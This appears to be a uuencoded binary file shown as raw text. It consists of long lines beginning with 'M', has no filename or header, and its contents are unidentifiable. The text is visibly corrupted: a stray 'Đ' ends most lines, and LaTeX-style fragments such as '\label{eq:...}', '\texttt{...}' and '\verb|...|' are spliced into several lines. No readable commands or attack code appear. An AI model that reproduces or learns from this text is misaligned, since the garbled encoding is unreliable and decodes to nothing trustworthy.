M6,-J18<LA%_]KYO#O;>-*0"5/EE&SZXS/V_UC`#RBG8;F@'I>1>&WIN%S=_+Đ MGM;YV.,S5LIJB=[AZ;M_*6MPY_<S:']Z:^M?-*GGJ44%U#B8.-)IA9Z]&SS^Đ ME/*:#W!WEJ\$LTJ;8CJWA:/SV!L\$]:R&A:(O=SQ:P=+')MW6(\$HV*Z(KHW2.PĐ)M]#+;/F,:J"XC:=LQ8\AH\^\$;0MY2BH<\0/6!,!;R<6V\4%0]XR)1C'4@_6Y%D MK\$[ZU\$>U*0WLF\$.8.T*1K49+\2KQ!I.J+FM^(H\R+^X[\GV`I:./MO\^CVG'Đ MW[F\$RQ6VFX(6#--;@5\$06[N,6]M2=00\$MB[LM21R/S\$C1'[(K6P#QLS77>'0Đ)]M6WC</_CED6[=&;B\PK'PWP',E!3==B]X_C3"_VZGW31Q>_#\$YJ@@2ZW2=WX7Đ MTMZZM@J1CM(#\$+9?)!.+K`OR7%.\(1@_O[E9F(H)\$VN_]\$TZU9ZR]3_2A]0FD MT#$A+=1)T_]+#:#3[A[2I*7>2K7M>3W?O"U:\[_W!WQTQD:;LQ^\2)_9*N"Ð$ MTQFC[NY30Y:.T]6!IW&.#!_0N.WRZD+'4U100<41K`'<.KA0NQA;%#0;)9F:D M6OF9"\$0):E4#'L]<@*Y;;<!.25V/+<4#E#M>H1GYYIL;50XE5QXPD]>5RHK+D $MV,)DN5)!CL_GK6S9-U53GFU7R?ILQI>G?GL4L<7[*PP[64SF#VUA,JF%DJGD]]$ $\label{eq:mean_mean_self_mean_sel$ $\label{eq:mw} $$MW] 3N^AC'GP>6\&66;\&+,_9S] \/ZP])>)@6+&[V5T$UJ*EO&A,([=NE$:M3\&6@D]) \/ACC'GP>6&66;\&+,_9S] \/ZP])>)@6+&[V5T$UJ*EO&A,([=NE$:M3&6@D]) \/ACC'GP>6&66;\&+,_9S] \/ZP])>)@6+&[V5T$UJ*EO&A,([=NE$:M3&6@D]) \/ACC'GP>6&66;\&+,_9S] \/ZP])>)@6+&[V5T$UJ*EO&A,([=NE$:M3&6@D]) \/ACC'GP>6&66;\&+,_9S] \/ZP])>)@6+&[V5T$UJ*EO&A,([=NE$:M3&6@D]) \/ACC'GP>6&66;\&+,_9S] \/ZP])>)@6+&[V5T$UJ*EO&A,([=NE$:M3&6@D]) \/ACC'GP>6&66;\&+,_9S] \/ZP])>)@6+&[V5T$UJ*EO&A,([=NE$:M3&6@D]) \/ZP])$ M]!1J:'55Z._=N%5=RAFP:%9<L@?[!<=&]8>('18+&C](XS9I621D6ZX\]%B.Ð MB\!Y,C\L6J58#CQBL3D]%R.-OX\$9PVCJ;CNRQM#?:S0(O(EZU09SJ?-*NSYDĐ M]-]801,M#M&+DD06/;U/!9Q5;VAXVD;PH`U/>\9Z9V[M1UJ5QY;]85%WAO:+Đ $\verb|M=T7NB+GN0CKMGVY_/)D'CR\7B6YZ/GHM=AKG?3-TU3*5N=>>&YE17E1O\C\#0D$ M`(F^N7(.I^-G^18LLGO:[]4%Q]1U1._.N\$^`%2LJZ\%XV*U7^^<,WVB%[;;KĐ M04A)T5*=+X,<!W*\$C*@5\$.TF8P1*/+2"4*-"4_\$,H7]3H0\A4!3W!SVE^];MD M`C8!L1)TE,3@\"NWPY4F)W5"EQY&=X)>+X&G)J5E4:6BDYUU#8N\P-389C"/D M%*&O_\$1@>A;B/E>@BJ@,#%W@398&"BRI]3BNYWV7WIO,?)F9O2+U#)]>LW9YÐ MI)W3K<"%0S7[6FT5(.?"\<3("DA0>?>[W:F+3NLQK8C-"^VCF]DGD#GVVRK!Đ $\texttt{M$TNRE} \# \texttt{U[MY!,/(\B5\&E+Q\,E*\#@;6@FFTO+=;5[\#D[LQ6U\#\$:CW=L=P$KQ+D]) }$ ME[744B=6T:0\$TE_*D+(3&&P\JM%5><19>N#S`"_C1=FPK-0W19DZ[E?!*HX\D M66/O7+P)T<JW1M&_EB__?*-O;PAM#2MQ73D.7[L6\/^AYS[T^4C_8_"H_EC\$Đ MKHXWMZ5=5, #H66F<FZ2D0+C77;22:SP*`O:S!W`NX,*P902;NTQFH0=^<\IHD M>-_1_0W8"UE\DN`NAZH_AX)-00?1HWHZ"QZ2BWMD6\7-X`MI&]6CO288G-*Đ M8#^_&CL4&WL-5)A!GMK79FYB^1U]MO'HI5@V>RV&\'\$`'Y3NM\==_R#PBA/EĐ

M!T@^6^YEO2-I?-3,%/I[%=\$/*L5%IDLOY:,5FXT20N%8P<)FV,K]U[=](9HGD MX^UVEG[A!S`\M;BI>O0*55+^_:TL.\OS>C,DI*B5\ETZ3=1`"6R3Y5#2X/(7Đ MB\$CB'?3B\$M+5N_E!F19UE4JB5F?K80XZ**1'-QTZDZY&/_R@J(X^-=Z0N,.<D $M0^5TG+/-0IM[M=R-[,3I'DTJND,1HDU=O/&3C?E=KE;VQUAB:!\#ES,?OZ+D]$ M%\$?"4\E\K\$6D9@/`XP7`?8R(G&(Q.C%Q7S4?8%*J';00\6=E6["/`"_TJRL0Đ MPFYF1(4U''UAFC<;-"H`]LN;O4G"]K:B&E%V;\VFXAOE]NLHB%;E5)3D],)9D MA5@NKZ,/!10T^`:"XTD!:G][]'DR)\ZQE!P8%0/[V?`&@E!I+LK'@XS?'O0`Đ MAS]'2\$^H;"S?["SH]BD[+NDN#P7%_-K%#:%P<WJLEK"99V\$%\+QM2L^_6%8+D $\texttt{MZG\$^7:DY(WSHQC,=M<VZ_-2BT*1} \\ \texttt{SLRZ\backslash WYGICL=M1=J"P<`<<^P(TN<!/ZD) } \\ \texttt{MZG\$^7:DY(WSHQC,=M<VZ_-2BT*1)} \\ \texttt{MZG\$^7:DY(WSHQC,=M<0)} \\ \texttt{MZG\$^7:DY(WSHQC,=M<0$ MB((0T9&:F2]"T9F]\$23#[N#Y.B7`]V1"I[B?)JM4U.^G@72I,%OC@;6-VZFED MC=L\\$<2XS;20[;KGDYGW>!W6_!5^64JFG_MJ#YY[3RE?Q`J68'M4\AMRP.\$7D MXSE-X[=3^<F/SE,&^::2SB9R#H\$MAA#>[:R2:7`NX6<--:X5@SGPT='=3TV1Đ M&^-R?\$#&5S&2=AI%Z,KM!<"]':,OLB)JEP0KXML'>);GC"A[BUS->6L_^Q20Đ MK!X=)/L&TF6<62)[,UT(6R"T+T'].7IE<W%8W:PG9KA?>7N2=4:,G<&=X<K@Đ MMO`@<(Y>)NQEAOE4*_)2ZY6!YXF9`OXF\$3THFTG7&RF8O\$NH7<]Y`X]"XYH<Đ MI@N]V191()Q4[4ZU3]P3/FM/N?4\X#HJ&X:M#TY6M\,<-\'*K&Y!]Y#-AT;!Đ $MX@Q0MV-(N;>05T:]I/X,2=P$&RG9M(/2+@2>7?(B/,+\\#Y(Y>$"`NDGH_3CD)$ M<>6Z/44*]3Q'/R,0@ZC!S8PJ"]18S\$NI_.?(RJ@M&YLF)/*"D7;I:DV+YQ92Đ M-+5SZI_WVK-9[A/;G<'<ET;ANL7#.L&&)J6[6\N;ZP/HT9W&K6@N7Q5J?8*_Ð M&, !G^:*4(;[E!]_,9,71SSAB__.'-K"`HMT`>?;(FWWCXK\$H4>,F=XT5?XUVĐ MQ0,!QV:%\I]#_EIGWTK,5:]ZR.8OW=YF^F'UC=PLN]M`\]I+/8PO==U7'8UTĐ MY;/\$QMDCP#-,?,7;PC?ETFG<'Z3"I^*.2B>*_B*9<\$WI'4>0PV3ER=W!3(ZĐ MAMI.:3\[I/*^);:93^295LNCS2;YW>BI%BT:1:OT2WH]?(?[?@ZFSC,5,=KKĐ MQOBE7!ZEK/M4W0^26;K\$[.?P+0CH2'C8_0LIP"@T>[-;;S&<P=JM5NB"T2+[Đ M<=P8[=DRYFG+-2W3BE^D5CHAAG9"%VAFBC/#B[\KM`GC52QG'@5]O'[[#PZ;Đ MS; `S; HR,] &] ?! 2G', & 081GZJPBJA: (8W7MY1UZ5S2P/0QW'^T-DU1PXJV\R5Đ ${\tt MLI4;!(5=?ZY7B]ZK[:9-/<IH2@70A9WNL-N4(=C^M\#QPA1]*6K=*2U[O(DK\&D)]} \\$ M>Y&5PULNJ'5VU0Y-07(]IU!KA_G<J=_\-X'\$";T30[Q40#6*WT-0*BBRO;ID MO"\$1I=P[4W.<9_I8PB9:XCGO.N)QL>8?MU/CS(&)JG-DQ0M[(R%21NR2,ZKUÐ $MQ&,1R+N71>18WO;1?MU3<E'O/A;%^{[P%4[$U>Y0?/+>\4^{\#D7[.*3*QS[#9D])}]}$ MR2'L<<&^\<^[:L:^O/>4)DSH;_&B1P>7&AWMC11BB3XF@C55(46S&\$>^494)Đ M3-:HD+15WN<(GCI?"U8'PT?)"#3L8X.BF?[M^I,8Y'6R;105-.YJ*T]NQQMFÐ MIA[Z7=Z-A<\'02="ORV]69PRWO(;#SV(;[2GHZ+'26&@TUE^H=60[I>9NE1LĐ M?`BZ*-]/;8^N>HM9J2+SH?<\$T@[K,,,YY<P`9PTJ-Y,EKYW;)':%).\M5'N!QĐ M*%C)6%\H?\$7_JW9%VY'Z+F3LHP=,AFT85*1:8&23)!5%RCF?\$ZG].#`%K&R=Đ MB<V3MR'EB"?28Q82B^7]>-OWE<QQP-T5;]J!;\YW[1.)=OU^60Y88#GECQ;OĐ MZ/4,_[9<[018"3%PFT5_HNRUV!FMUL?B@*?>"HI('K04*FF5P!\$<]V-'L#X0Đ MUJ.J@]I^)U*G&&7T[6PHA&DI?C2/BL6;-O_M"P(Z2A@%'85Y1K32COPKV.F'D MV]:*\$9H)5W8UK.LEK&+ B\OT=VOABC*ZF5PB^"BT-N*7ZG=<[N]I4"U (FG(Đ M2RTL0BY;!FJKZP]*QS.K!VF-J]6S!7]*-A<TSGL Y1R>V!/ZX+6XL+` Z\PSĐ MED?!PEV95C_\$PS.GC!"2^5XZ',W^+\$Y%;D`YZNWL:009YNM3V5Z'MO=ECV81Đ $MIG, $H!/Z > TGU8V * VGP64 = Z2 = 9 (6SY1 %?/R + X9)) L[[?^4], OBO54 \ WQ; D?'D$ MUMII\$XH'5?1WBX#=1(WIC]8YN3J`Z)XF2#Q`@JF(UZ+0GH_SKN!G@KOTXF_3Đ MQ>O1;MR^\$RHJ&0AP^/AVVO:MC.]J.5PM3K01;!:1!>:!N9XI"/O"-D6-^">.Đ $\texttt{M]SE\#'!UO0NRG',948W/\#QD=_.J8J<Z2T\$P9G)KIJ,M"V1([3W`Q^6OZ@Y`INĐ)}$ $\label{eq:mj} \texttt{MJ}\#>\texttt{T(6ZL}\&iA`P!S"82>?\#\&?H?]3"+//ILL.CXLW:C/YXK-OS\6J5"=8(4.(9D)) + (2D) + (2D)$ M+<LK-953UD%UY0'EY>/J:N]>66A39Z;*KLR3GK@*-]-7LI*J@]1S]-4YP5U+Đ M'QA,36]Z8\^%DY\@ZB/ILE-S!RHR]G6ZI;6*E*A0VMIJR\$;*B_('NGR[BT6>Đ M, 239C'D[M5570-[9&U4PHRS8P:^L[P-UAW\$H>9<D8(I_XXS<3?4S*%S^L+VFD MI-+R0!P2]K9EW[(C_E%1G^A(W&?SJOY#W%_,8/2??+_-1*MG&+JI=`J)O[R5D M-,5^1AEH!ZA"Z4.AGZ*EE!<M!DDC'_(,+98<*LZ[]&_UA9??F%Y),E#T%,K*Đ MGC5*'SNW.MNU6.\5%K2=F/<^?GX:POGLFJOW0?R<1/91KU3:X6(3+F@HT6<^Đ M405)= $]V600/'$(K;Q9SE4I'=Q.>*(0\E!DK9,V_L#Z)G<="JP`=HSQD"GZ.CÐ$ ML33JJ8"I2PM(X7R@EPK>CZ[G2TNEEF#N]K'3?+#0V.AZ6<]%=<4LHY81(?D,Đ M[RS`Y-#,<C'XFF"`;9]10N'!+P6\$`*GOR8*G3-[Y&P.E`Q=A<+E<705XN9'[Đ $\label{eq:mpkbyw58B} $$ MPKBYW58B(]?G05+E6)R^J\#N\#&C-\#/4'?ZQV4)8;G[Z9\#AD1!F!'G"00@\\O81D ABSECTION FOR $$ G_{20}$ ABSECTI$ M^AGP8L2HP,_%7;>6(T_KF1>2%'_X=G24':\>FKF^5S[]@6RIV/&B-!P7/%E5D MZUL<J8G) `#H.O(]LD.BGOBBFHC<'0`^SV)PFO)=RE^IS(F)N>G@VXO1_Q_M?Đ

MHENDO\$/^^G]7AW10!2`%2Z%;BIN((VGDZ3SD?%KXYU?<X*,SF(+(S/^1Z>]0Đ MOW]O]%(.6\-10Y"SL>M56XL3`<-"Q'7I)<W9)'->780N7(.8I>E.!GZU:'RLÐ M0/Q*FA^_U,1)V!KJ[)_Q]*IG]Z\I^%3;\$D\.1GX4_J`XE4MJ46J\Y+*?09\$YĐ MS#:#'2=AOL\>8_/?77681``/LJ)@+A7K"I;FD&U*A#[\$6@[DJ;\$QWB5;)C\WĐ $MY(/&^{F}\Upsilon = L3K7*21<E08.4A9D$ M:[R&WH\O[`E9-FI%??F.V%("3DUXMD>(XT`^1/<\$SL+QEH,[BK,:KIHTO.CSD MZ!%)38^'@)5:.HUOT+#2,MH.Z!7[AN,A=XF:N,-%DB@]/4>+KV@57LSD& FPÐ MB"N)W+Q\Y7]I; `OV_SZEF(B9S8U>4*"\$3?%KJ\Y&>36EJJQ'9T`\$VV\K(!PBĐ M!Q\18W:+RIB:E/S+']X#P]UB6KTJC+NGHJWO7X0\;@_ZHT\@_@!011S0_)C:D $M%7ET\$ L)Z"6&GVXH.1+)_Q:[ZR)%![CU98U3\F@:,1>Q(1K[&(Z55]AK01;RD)] MI\$*#1'`UI.F+5`:.=!]^R7G/^<<HE/'ND^.<IKOQ&U!`L?4ZC#YK<&:VAS6KĐ M69\$M^4\?(UZ_@0WVHL[H:P:\$5B^"IIK0MN9_HP2_F&\$LOUI?EO^TO@X>!;/MD $M4JTJ>BL.AD'D-IU\61+FZ,2ZW59G?XV=;E<]WJ41.#3(J$+)9Q?!]/Y'&Z.CD$ M"LWDT7353W3;_^YJF(`_T+R(6H4M\$N2CMMMP8G^9+;/\$O\]+`)(%>OICO/](D M?-_?TDMV:MH"((83\"CXV7C&&F]&CU=.WC4W35[6D#`]P[WAAJ?'/]8AZ*W@Đ M%6A8FJ8F[ZMZS[NP]>'\K_G)=J0%!!N)\$\X?T9.`DB:A6``AXEZCG]L3XI"BĐ M:..2OM7GW;R"B@<V8><_]%>%R^TN\4W^+"P3GT&K*C21E^%RFJEKCJ!+-R_/Ð MCPW2?)>L&!4=J3Q8>1AH.NV&%V/Z"KWT[_4D`Q("SGJ2J?92%(CGZT7.<R7RĐ M!M5PGR2U5;/PUN!Y7\A&>KX++OS<5-,R_6;^,,_JCY!/=AK22UMQ#8#@"UA,Đ M;S]8?+P!3./^1A]W'_9N/KD=D/?\Y;O/VG18U5L%C3_-^Q-L&]A-0=YE3H6#Đ M6@E+PM*U__(."M5&+ZTOB;]M.A8-!A]67;_"8A4NJG'?2-ZOPGW;^\XE/-V#Đ MD6_FP]`P\,HX4AM(0Y+#ZUJ+2O37NT3'B=<SZ3;NI4ZP1D]Y(H*1V)*4J\<8D $M2, .:&*7^+((2!R#5T%$J,S4JN11TFMN1?:6>-I:#4L0Z'JBC=^7TTW97N<HRD)$ MT-D/XQN]Y,\71=,7S]9!DFD;)X"W*2W@M!=)USN`K;C!4J(`9?D:`YLG39J^Đ M:,)'-V65IQ[*,_+E,=5\$S5FND*_'"7N.SV5&=A'Z_BRH*58,J\$/I=@C^?#F+Đ M&;W'W&@'I?,-_P1WKR\Q/<M1BU;.>MI)1:NAY`XWFAK/UK^,T=U'AR^DWG\4Đ M7![#>:E/)BJK_BLR("C_`%V.80FQH/EE]K"5=-)^`-N_U(+AU,GF[\@[_W7%Đ MBI+B9]229K'>&%P)G63KD#:&[IG\$/J].8Z7(H]4'&NV%9Q_;2K\4?+:[*3@(Đ MXPI>7@>T)>7^R\%K,MR_"GY'?=[^]T?56?:HNE-#1]K*NQ'DI9?];YR?"GB,Đ M8Y\TL%=WX*42S&PO,E@=@'_81@!06/]XD^>L<%Z/98M46_%R=(0KA\$D>U%NSĐ $M-4[3@Q-N\T&-J[TE7*Y">UAXVT$_MZ*%N%^9K4(F<FAF/\Z%GFA<L.D@0/B?D)$ MEVIR'[1JWR*"\DV/B3.+)6Q2M0G=578W8)VTMM5C+``&;AB`875=*8.+EV<NĐ M;+%C^I;MB7?!)D"49/Q(CCQT0WD6\$?XZ!A7OW6[P*2ZWI!Y#]BLC'30]0Y0RĐ $M/=IITCDA)R.F5Y^:&X;LU^X\\@3D=^?U#2R%[.PZ%M^33#7!7(;30>+#'612Đ)$ $M(ML@C!SRQZ\&@5QF]?/:J.W5>S,YM2(^PN?30=NQ)Z`'GO3DW<UQQ(&HA0K;>D)$ $MLZG4M, D, O(Z-4(W+(Q8)-80R)3+:WX[H[X6BGT&1GULG$0C_T-Y:4U110Z?Đ])$ MI^U3O??!)UPAW4B!HE%^FLX51Q)/M#;R<4<-.\$0[<BRHZE&Z5>CW1SS,<)D!D MTEDYT^\$<Y\H^1\J?2)A)9G_KM(]2_!JF8+\$V(6=F3\"35)-5R6@F<Y>]K_Ð MYP`P-EEMY71_"7DO=)+0K*7.Q,L<C),',5#_K8J1;7@?3%\V3]-H^HTAJ+<PÐ $M[C5\W71XM9:HJGP1,X">T(#N-##)4/\,'03EK#\XW$XG=KW9JF_JL]90I,GZD$ MC"I.\+ -K'%PK0^279@2%+D)U-&0U9<Z)=C]?,90W&B-Q;1%ZUKAL^:IPO:+Đ $M \setminus (+1[T9^17^4EGT4F6S\$6GC\$104U8J!4-QWUL2\P/I!;+M#[;00,I1X<!9Đ]$ M8NQ3DAOWP2ONSX-\E5[MKYR**@L*#9W?7D0\^&>1\S-\$!%I*J1 4=E:?Q#/&Đ M/DS'6_!RFR6N\$ZQ7J/Y(<+TH0+2M4)%B[MU4Y#67N(L6%A/7W]G@&@2B\$%,RĐ M)",A/J2_]_D=PR'6_P\$VHSR(N80XL2?I?.Q8NVS."YCKK2*+P/",,8ZS8<P9Đ M+?BVO2%&A)#:P3H^`L<KN^.YF`\]M#/LUA\168VWY_5[[12OJ*9'%E?,;MZOĐ MDSBDJ+5\$B!*^Q<.>83PU;/8?^PHMO\\$V'@Z?2"_SC?*INTD2=)Z*Z5HE\T8\$Đ M/%UPG:6V'*S&L?S]]DIPT`PQ?/G&]_<2K#_AQ5\-:#>A-/'=F"&TG\TS3/6"Đ MSUM4Y<JVP@]>C<^JOA*-_W[U<V^>>G.REL*L#'@C5=*^Y-GDITR7:R#0-%A=Đ M:.*N=;7X@H"5G7![,BY&\$C6[6JP@C-UVNP9C2KEN=V"\$CB&_09.BX@;.0QW%D MOHS;?6E/*E1!/Z%\%/>OT+1G"W8LS:U?V]1L>Z&]X/8DQW]][,.KA< ZY1]UĐ MB"=8GM9N"NILQ\8U%S;.K\$Q"FSFJGCRJ,,?[.9IM+DB?FA#@IK1=H,F0P.V&D MHY!@JIY%UK01_\$Q^DV\70X?P5(2GK0)B&,]V3K*#A&A(*=[?^U98V_%FE&_*D M1\PYI7G?![4E6Y0!C?^Z0Q2Z@;HDT7:N1PB:L\C5#\$*7(PLJV/88YGF7IUKAĐ M(0"3>W@^B_:@[LW*8MS`5A6ZX;J`07QEF^%ID&:6VM5H6:*N5Y?(4T5-J&F"Đ M=RX/Y6%5)@?MA9/Q4ZE0S=XG@L#.`@'U;DPYXQ_,`CE3T%*+M_/3@_4--B8'D M%QG*D_IB;T&PN]L3\$HCJ\K&B-7)B63=7YH4M9.CZHH10;#-SCC4*V>90H&77Đ M-NP,EM9<F%_1"<+)*CD!+46S@FW9&*B^\R]OLZ]`YQ)ZVLZUV^KY-E&-E5[WD M#A0:=M\$10)&O@%;[K<8!BBB<?PXS=7GC4#%<HEMJD=*IO69\Z"=[_^Q"T\$42D

M]6.WSGC+4S!>_@+Y1?[.9Y%NYL*BX)Q@Y<.:+=K7=T-+,DK+MIG7.[QI>UKZĐ ME5XSLC4[&%]-/S8]:V\$=[>M=\+O9GGHR0S&TUD6%?I5A?!<%06X_28,4J+:IĐ MK?!DO>91QGW;A)"1%BWW-"[]M-0`(`D+GO]\$9T`;X:/\T;FJDD1@H\?7;(_TD M<WFE']IQA'-"]PCHUF3VVHR_`4LS?"R_%U`F#)_A0-?31Y+T?&7VOA%5V^&;Đ M@&ICD[NMQG*9_&KT\$T01!O%MY%0/GBE_:)LY]'W+4:Y3Y;;VIOJ=XYU7AD,1D MH>]7%EN;&B:#-,FC!Z`?Q-&C/-2U_NK;YP8']5[*WX"G)<I+`'G#)2/V:CI>Đ M1`T=+*%J13J0]'H7*\$!%'\RIAXL=[EK"W/P8FD]:P&#.)`42U;CR\'+0![FXĐ MIP3+7\$-FI[67%@FCZ\]DA"A'I1'IHY.57@M.9X)`10&1G]"L".+#GMXUG([]D MC/@>UTSO])"G@K1"V*')8*9,<']I5]S]X80@+W0)B\K#/7D60!F)J6!.Q'0AĐ M>#,T":6GI(_F"-G/(15J43PP#I80R'ZN@)+4<D`8+B;IX;R0D!YOD\$):>)CQĐ M,!9GG#6)56.A=+:G.D-?9B"(A1">!/U\$&D!ZV;L@)_Y(W`US/EVI]+%)5;-NĐ $\label{eq:memory} $$ M@JM!VDQD?44[>*-B@&?LB9&4Y\Z0W\HDPZZ[1DD+&8O+`B2-HM$CI-"\8(T=D) | ABCI-"\8(T=D) | ABCI$ M]).YEVCO`0&^63D"NJ4QZ(;)!%\$DJ=#J05[%S1;B&F+"`%:_/!3].E^]SJXDÐ M<S+18-/534.?</A-!87K#GW,JN)'*:B4I3FG+Q]?O@NMH(*=8VG92W\F\$CSQĐ M8+90\/HL5)YQ-/PX9G:28+O_IXJ_/GH?&'@]%4,3EKL5,N`\$F=Z4`;XC]TU@Đ M>7B<X4^WO:&;305)@O;@:T6@1@;M8_Z9Y>2H)M[FS4:H!LS9+J%VBD%,;G_MD M;\$E05.\$*=.CU#B`VB/]<10H^%UA%BN0;:+5C0<Q,LG"4IRL=26+@JG)I>/R=D M^EF+KU+-=T5N7\(&-8\$N33-`FE]VR\V'Z>>US<[3J<'PN^"0B0JP@XSM"E(+D M:LPL(A].5%-(OJ\$0`YF7TUSF?(W%\$T>LV2![L!4DGH66+-[)MREIUHN-B!G>Đ M5T'O@27VN.=7(FP+PNHF@0P&RJ&V@P7M>5+"PV/GD_ZB@ZJAG^3S663=!M^UD M\$<<E):?CGT1CW+^'M[\"7#,0S,].[OGJX3#ISJA:J5!!=^U6FB!.JHJ\$.[]+Đ MH[>"VPM+@%3_.=E\!4JUM2J??NZ(9_I>-,?-..::AN?6@2A[QH"6[`QX.N&\D M?'*2&=1:WV2_@X-]T3H;C'E]0:\$6AKFDF^Z_RTY'<);\$>YIFG00&-(W>TI]]D M'ME,(^E&(I*+2Z<B00I5N4^.Y-B_@#"^C5)MU:@.5'_(\FW6CHE+%:.((UK?Đ $MQ" ``RLO,!"4:`,WD7+[Y[M$'"1B[$"L4FX>'L3L?=K5">)]M[\0!3:SWGV=>D$ MOHSJM*'[[A'D?>VSTZ";0;KL8AFOVBD)&T/2[T,*W*2"UTM;OAVXO3=(![@&Đ M^OC]0>3@\$W=WJ[!+EX;Q\YIY\\$0B.2&P(<GU,[6E^8Z,1):N^T'EW2C"A5TZĐ $M9\/\UpsilonT?5\%EA*QL[(WZI$>\(N@DFWEJU0^U'N1!(OP=3D.1K2;]V_A`\#N*?Z-Đ)$ M\$_3\6!1P_F\$B=^<'6UN[^2Q@[X+GC#?.=.C6ZO6^4]'CJ;&9&5FSYOVF'[;ND MJ7@S3W:I"39`V(_<"JX-Q]SWMJN4J?/DO^**T%JVB*;*VXHS3CMP&HE")[DFD M.X-FL@(.X@'U%RT':4<Y-[@4<@,:/LAXOZ1SU8+@8WTBK<9YRIK*V\$Y!&BMNĐ M]+@Q)V&TC5#D7HZKG/P.P@XBPU)!4>XEEEJ"_`@\$93MOPTBAQ!Q1C02O#&^'D M]O`YOF:6F%4A`DE;<9<C^%2O(7J6P<>]'=N9@U11II8=Z>#-L])"!K(OBE*?Đ $M']_=/\3&9RPH,;\#>WC"E06Z,(@.X1_(R$XN?_*(NEQ'BS'<JVXFZ-R@?1'GDĐ))$ M=,R_D<BX.G!0,P&[_B13>&1`UE2_D5X20Y-=.:&__\!VK+E1U)Y%0%%Y,\$*9D ME4.P"#=)S=C6QS\#K%'DD/0LC;:*Z=R=?ZI<O_6]VLJYXXDN>+?0MNWDX.9LD MSG,8\Z#2UK/XUHY7JSM_&;^LL#;(`#[[AMV!7P9^:X-^5BNK-?\H/ND!BQ+2Đ M??(F8<+), \$IE1P!E&.1IK6KO--M8:<=8\JCEW8Y1H#V."2`\$4%";;9LH<`WĐ M+3.+;:JWD*:<A%@]9H"*K&2R?W>.;:B++X_C<)(&!K[(K=SF)JD1-XE&4H)5D M5U?G#*CY>#UT((8FJ !"8WU05.*0!M%D%;^91Y.1RP2**R*UHK]WBW0H IG[Đ $ML\#/QV60;T,\$E[C[6K\$1!RH2N\$/_[`(W0\&]/\$U\&5=VL^1O+<SX\#A.T(<2:\$DIÐ)]$ M'@B=0SVW3X%5J";C1%M2H,_Y4=\$<\$U7NO#`S)_)&LKM_J#[Y7QGI"_QOA5LTĐ $\verb|MVYK>?36TON%!OPI^*LR@\WZFT\3\#?RPVBE'R3T2?H_)L9B]+K;J$G-VR\#OQD|$ $\texttt{M.*2O+"P0>:S6(.\9BI\YS8-`BK)AXQ:=N"\&HROF*W[D]A('<FR$CH`RJXLGXD) }$ M^+<'8=*-T"\$DALN"T\$0[,O?;+D-C?&TD8I,>/&M8X-">F9ZL%+FXA32HWL5ZÐ $M7ZSX2=Y<7=RV\&B(++A)_A4^,/54)Q2[\&[,17B;'P0\&E'YW1V!"$2#Q`:I:XD$ $M]W-\/Q^PBF<W(!F=76)XE_H8XZ.NGXO4-3>7-K;<G12)O6R#Z$5-V@Y^]=9(Ð$ MC\$PE?,8?I>-1AV6VO.96XU!7KF>%R9WJ?=87?L2NEQQK]>P^R^%#B@XX^ZJEĐ MAO\[Z6%%[%E_S1=%>%?UNSJY\60HAH?,!X&,(&/&\$W,;V?\0D*A4>AB7[W0]D $M"60)_4.1\ku/:([A$B@_F.T"!0DA?AO&5G]^^]4;J=\J/K&GDEXP\/,<?!\D$ M+F-056LCF#S-E@\$3S*E!(D].H(S5--/%^U<=C>;>&24\>C!T!&Z9&D2IC6QCĐ M&C:8`Q51%?R,EXJ*QS30_X_BK8DNDBYZ7Y7281\$/*#\G2_M@4K`WOES:&:W-Đ $\texttt{M=_1-W\$P2S5C<"U?W15<JHY>-Q;?O//Y7QDN!*VY]MWQSX/:43QRJK$^MK'$;D}$ MC=0,%N>E%9NJ4&;*?]@K@Y==5.A3M_[4BZ5Z]W53;!1V&I@S#B#S5U\$/#)?`D M&\7,E\3(N'[]-@E:5U1;@#B5+`;IOT>^"R5IH`AVD]O=LFW?\$XVC]6VR0___TĐ M,83@:\$'PL&UG_+E-ZU60CD7,0RI*M3#Q0]FGJH5X=<Y*8LBVS7,I[E9I>Q\$^Đ $MU\#.0BB7]PYQ3M!N2*.W)^{PEFP}(BSB$G]3]_BFE>^39.\#4<;V?21?=!NKD$ M[F^6/(.7HD\$\$PA=C@X>/9MO\$\$95;\V-BHX[?EBW#<AQ++O\$6.-WG+C#91K\XD M\"BS4_N>!!UF&UV714S:<:K#01@DD;DR?8-9_COOSD^M/>XV'Q5NZ'H76.2D

M`WR:1LP,+ZLB?PJZRU,`Q))8E2]B1XFC"Q?J-HMTFP0/P8Q'Q-%[%6VMRJ[WD M3@(?:5AX3^53=/(P/:2<HE73T&.JV7N;)0M\$[K\$BQ#VN0A%R>]I0H1U_UG:EÐ MVEYB]#/>YWP,:0=^=DS@Z@09ZXZJ8>BLWM"YF\$?O">Q\ME.W7?@^N`ZZ%CH[Đ M3P?(P0+A@@C#`B-Y:GV%!LVN*9LV6"[B)G-H]W!;R.CX,73T>A',-5'5_#VHD MQ=@I\$=;\$("8N<A3K69HD"I4<>CV/7)?]\/X!H]"JI@-FS[O?Z5TT:'Y?H%\$IĐ M!Q&;)=J*\$:W%)0#`&917'3QCVK:8C[@M%O!AZ6L:/2CHBCJ5(F+);Y[(/6U3Đ M1T5J5@F()\$SU@%^N`JT*JB/HXV%XH'U&PROFF^3Z2'0]@:>5%?P48H6\$%"HMD MSHULJU081?Q+6P8E<)#]NJ3Y[J&_DBDQR0I**%%[:%D^T=-,I9U#4=PH>V^NÐ MNFIPQ1T9BT<(>3!5WJ=Q>.%&Y@%Z7XT7Z?GORDL5NA)THBHZ0'<WC/P&[DZ+D M>^G3J'YI(/\9L!/?0QH6O![6MS?R&;(L;UBY0+'W^TK`)!M+53[AZ:!UQHZ'Đ $M/5_RZ=W^0L=\\.LH4@%-Z025R9Q=G5IQ_Q(*U8]/?N7-N'!E^F)T5LFDYRJ5D$ M)?N<D^M.;EFO+1J#EX=6*_!^B)"*K^D,=R%+'N6\A^98_JBL]D^9D6T*K+PQĐ M),97',0"15%Y60VFT1\7)P9\$)\I&+K9*Z2DH+`+M]0#M9&LFMU-)*'`>_Z`\Ð M7#APF<8DLW\$=I:GZ9C"\MGF*ZI`J7.OG1AQ=0E==]'7D!TO,KTW/TQCYF'6FD MV'RE*-N<",4#&0/U#I!W8E']W9:(+"*N=`QG'-)]20:B4N___J/L000'\$[LDCÐ M]P2#>S/@+\S\&/^*.UDQRO*89/^;8@<9#L>X<JY9(<7<2DRWW77'#U<!=?25D MR?+699),;E?1,E<C)3I*ABS?>8+&KC!'9M&6ZV^>IRV5'^>V\$]'[R];*#Y#RĐ M%>SAZB0/`F,?L"`@E/7@R=\$]L;?MRV!^?5;B>NRP4*_K4T'QT1!>H.OE>QHYĐ 